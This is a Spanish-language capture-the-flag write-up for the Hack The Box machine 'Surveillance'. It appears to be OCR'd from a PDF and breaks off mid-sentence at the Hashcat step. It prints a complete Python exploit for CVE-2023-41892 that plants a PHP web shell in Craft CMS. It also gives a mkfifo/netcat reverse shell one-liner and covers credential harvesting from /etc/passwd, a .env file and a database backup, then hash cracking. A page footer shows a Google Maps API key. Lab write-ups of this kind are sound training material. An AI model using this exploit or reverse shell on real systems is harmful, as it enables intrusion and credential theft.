SURVEILLANCE


- 1. SURVEILLANCE
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Fuzzing web
  - 1.5. Craft CMS 4.4.14 RCE exploit
  - 1.6. Stable shell
  - 1.7. Leaked MySQL credentials
  - 1.8. Cracking hash with Hashcat
  - 1.9. Remote port forwarding
  - 1.10. ZoneMinder exploit
  - 1.11. Privesc via sudoers ZoneMinder update

1. SURVEILLANCE

https://app.hackthebox.com/machines/Surveillance


1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.




1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.




Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.

Añadimos el dominio y la IP al /etc/hosts, ya que se está aplicando virtual hosting.




1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Vemos que se está usando un CMS por detrás llamado *Craft*, el cual se utiliza para crear y administrar sitios web y aplicaciones digitales.




Wappalyzer: entramos a la web, y nos reporta esto.



> **Craft CMS** es una plataforma de gestión de contenido web creada por la empresa Pixel & Tonic. Es un sistema flexible, diseñado para desarrolladores y diseñado para crear sitios web personalizados y experiencias digitales.

1.4. Fuzzing web

Gobuster: listamos directorios con esta herramienta. Encontramos un directorio /admin que puede ser interesante. Tratamos de loguearnos con credenciales por defecto de este servicio, pero no conseguimos acceso.



1.5. Craft CMS 4.4.14 RCE exploit


CVE-2023-41892:

Encontramos la versión del CMS en el código fuente de la página web: *Craft 4.4.14*.


```
<!-- footer section -->
<section class="footer_section">
  <div class="container">
    <p>
      &copy; <span id="displayYear"></span> All Rights Reserved By
      SURVEILLANCE.HTB</a><br> <b>Powered by <a href="https://github.com/craftcms/cms/tree/4.4.14"/>Craft CMS</a></b>
    </p>
  </div>
</section>
<!-- footer section -->
<!-- jQery -->
<script type="text/javascript" src="js/jquery-3.4.1.min.js"></script>
<!-- popper js -->
<script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/umd/popper.min.js" integrity="sha384-Q6E9RHvbIyZFJoft+2mJbHaEWldlvI9IOYy5n3zV9zzTtmI3UksdQRVvoxMfooAo" crossorigin="anonymous">
</script>
<!-- bootstrap js -->
<script type="text/javascript" src="js/bootstrap.js"></script>
<!-- owl slider -->
<script src="https://cdnjs.cloudflare.com/ajax/libs/OwlCarousel2/2.3.4/owl.carousel.min.js"></script>
<!-- custom js -->
<script type="text/javascript" src="js/custom.js"></script>
<!-- Google Map -->
<script src="https://maps.googleapis.com/maps/api/js?key=AIzaSyCh39n5U-4IoWpsVGUHWdgB6puEkhRLdmI&callback=myMap">
</script>
<!-- End Google Map -->
```

Buscamos exploits para la versión de este servicio. Encontramos uno que deriva en un RCE, el cual compartimos a continuación.

https://gist.github.com/to016/b796ca3275fa11b5ab9594b1522f7226



Clonamos este repositorio en nuestro directorio y damos permisos de ejecución al exploit. Nos ponemos en escucha con Netcat por un puerto.



Script en Python:

```python
import requests
import re
import sys

```

```
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.88 Safari/537.36"
}

def writePayloadToTempFile(documentRoot):

    data = {
        "action": "conditions/render",
        "configObject[class]": "craft\elements\conditions\ElementCondition",
        "config": '{"name":"configObject","as ":{"class":"Imagick", "__construct()":{"files":"msl:/etc/passwd"}}}'
    }

    files = {
        "image1": ("pwn1.msl", """<?xml version="1.0" encoding="UTF-8"?>
        <image>
        <read filename="caption:&lt;?php @system(@$_REQUEST['cmd']); ?&gt;"/>
        <write filename="info:DOCUMENTROOT/cpresources/shell.php" />
        </image>""".replace("DOCUMENTROOT", documentRoot), "text/plain")
    }

    response = requests.post(url, headers=headers, data=data, files=files)

def getTmpUploadDirAndDocumentRoot():
    data = {
        "action": "conditions/render",
        "configObject[class]": "craft\elements\conditions\ElementCondition",
        "config": r'{"name":"configObject","as ": {"class":"\\GuzzleHttp\\Psr7\\FnStream", "__construct()":{"methods": {"close":"phpinfo"}}}}'
    }

    response = requests.post(url, headers=headers, data=data)

    pattern1 = r'<tr><td class="e">upload_tmp_dir<\/td><td class="v">(.*?)<\/td><td class="v">(.*?)<\/td><\/tr>'
    pattern2 = r'<tr><td class="e">\$_SERVER\[\'DOCUMENT_ROOT\'\]<\/td><td class="v">([^<]+)<\/td><\/tr>'

```

```
    match1 = re.search(pattern1, response.text, re.DOTALL)
    match2 = re.search(pattern2, response.text, re.DOTALL)
    return match1.group(1), match2.group(1)

def trigerImagick(tmpDir):

    data = {
        "action": "conditions/render",
        "configObject[class]":
"craft\elements\conditions\ElementCondition",
        "config": '{"name":"configObject","as ":{"class":"Imagick",
"__construct()":{"files":"vid:msl:' + tmpDir + r'/php*"}}}'
    }
    response = requests.post(url, headers=headers, data=data)
<center><p align="left"></p></center>
def shell(cmd):
    response = requests.get(url + "/cpresources/shell.php", params=
{"cmd": cmd})
    match = re.search(r'caption:(.*?)CAPTION', response.text, re.DOTALL)

    if match:
        extracted_text = match.group(1).strip()
        print(extracted_text)
    else:
        return None
    return extracted_text

if __name__ == "__main__":
    if(len(sys.argv) != 2):
        print("Usage: python CVE-2023-41892.py <url>")
        exit()
    else:
        url = sys.argv[1]
        print("[-] Get temporary folder and document root ...")
        upload_tmp_dir, documentRoot = getTmpUploadDirAndDocumentRoot()
        tmpDir = "/tmp" if "no value" in upload_tmp_dir else
upload_tmp_dir
        print("[-] Write payload to temporary file ...")
        try:
            writePayloadToTempFile(documentRoot)
        except requests.exceptions.ConnectionError as e:
            print("[-] Crash the php process and write temp file
successfully")

        print("[-] Trigger imagick to write shell ...")
```

```
79          try:
80              trigerImagick(tmpDir)
81          except:
82              pass
83
84          print("[-] Done, enjoy the shell")
85          while True:
86              cmd = input("$ ")
87              shell(cmd)
88
```


- Se importan las bibliotecas necesarias `requests`, `re` y `sys` y define los encabezados para simular una solicitud realizada por un navegador web convencional.
- `writePayloadToTempFile(documentRoot)`: esta función envía una solicitud **POST** al servidor con un payload especialmente diseñado para escribir un archivo temporal en el servidor. El payload se construye de tal manera que el archivo temporal se crea con permisos de escritura en una ubicación específica. El objetivo aquí es escribir un **archivo PHP** que actuará como una puerta trasera **(shell)** en el servidor. El archivo PHP se escribe en una ubicación específica que se determina utilizando la ruta del documento raíz **(documentRoot)**.
- `getTmpUploadDirAndDocumentRoot()`: esta función intenta obtener la ruta de la carpeta temporal y la ruta del documento raíz del servidor objetivo. Realiza una solicitud **POST** al servidor con una configuración específica y luego utiliza **expresiones regulares** para extraer la información necesaria de la respuesta del servidor.
- `trigerImagick(tmpDir)`: esta función envía una solicitud **POST** al servidor con datos específicos para explotar una vulnerabilidad en el servicio **Imagick**, que parece estar relacionada con la manipulación de archivos. La explotación de esta vulnerabilidad puede permitir la ejecución de código arbitrario en el servidor.
- `shell(cmd)`: esta función ejecuta comandos en el servidor remoto al hacer una solicitud **GET** al servidor a través de la puerta trasera PHP. El resultado de la ejecución del comando se extrae de la respuesta del servidor y se imprime en la salida estándar.

> **Imagick** es una biblioteca de software de código abierto que proporciona funciones para crear, editar, componer o convertir imágenes en una amplia variedad de formatos. Está escrita en **C**

> y se puede utilizar en varios lenguajes de programación, incluidos PHP, Python, Ruby, Perl, entre otros, a través de extensiones específicas. Esta biblioteca es ampliamente utilizada en aplicaciones web y sistemas que manejan imágenes, ya que ofrece una amplia gama de capacidades, como redimensionamiento de imágenes, manipulación de colores, aplicar efectos especiales, composición de imágenes, entre otras.


1.6. Stable shell

Obtenemos nuestra shell reversa, pero ésta no es del todo interactiva. No obstante, nos enviaremos otra shell reversa más estable con: `rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc 10.10.16.12 4444 >/tmp/f` desde la máquina víctima, habiéndonos puesto en escucha previamente con **Netcat**. Ahora sí, realizamos el **tratamiento de la TTY**. Estamos como usuario *www-data*.



1.7. Leaked MySQL credentials


Hacemos `cat /etc/passwd | grep bash` para ver que usuarios existen a nivel de sistema que tengan asignada una **Bash** como terminal. A parte de **root**, hay otros dos usuarios: *matthew* y *zoneminder*. Explorando los archivos, encontramos uno llamado /.env el cual contiene credenciales para conectarnos a la base de datos **MySQL**. Nos conectamos exitosamente. Tras investigar la base de datos, encontramos unas credenciales para un usuario *admin*. Éstas parecen ser del servicio web *Craft* y pensamos que poco nos servirán ahora mismo. En cualquier caso, las guardamos.



Encontramos un archivo *.zip* que parece ser un backup de la base de datos **MySQL**. Copiaremos este archivo a /html/craft/web, que es el directorio desde donde se ofrecía el servidor web. Posteriormente, descargamos este archivo accediendo a él desde nuestro navegador. Esto lo hicimos así porque con `cat` mostraba el contenido tal y como está, sin interpretarse ni procesarse. En cualquier caso, tras descargar este archivo y descomprimirlo, lo abrimos con Nvim para buscar y filtrar por los posibles usuarios: `/matthew` (usamos `[n]` para avanzar en las coincidencias). Finalmente, encontramos una **hash**.


Cuando copiamos el archivo *.zip* a un directorio web y accedemos a través de un navegador web, el servidor interpreta el archivo de manera diferente. Algunos servidores web, como *Apache*, pueden estar configurados para descomprimir automáticamente ciertos tipos de archivos comprimidos, como los archivos *.zip*, y

servir el contenido del archivo descomprimido en su lugar.




1.8. Cracking hash with Hashcat

Guardamos el hash en un archivo que llamamos *hash.txt*. Usamos **Hash-identifier** para averiguar en qué formato está el hash. Parece que está en **SHA-256**.



Usaremos **Hashcat** para romper esta contraseña. Primero, averiguamos el formato que usa Hashcat para procesar hashes en **SHA-256**. El formato es el *1400*. Por tanto, usamos `hashcat -m 1400 -a 0 hash.txt /usr/share/wordlists/rockyou.txt -d 1`. Al

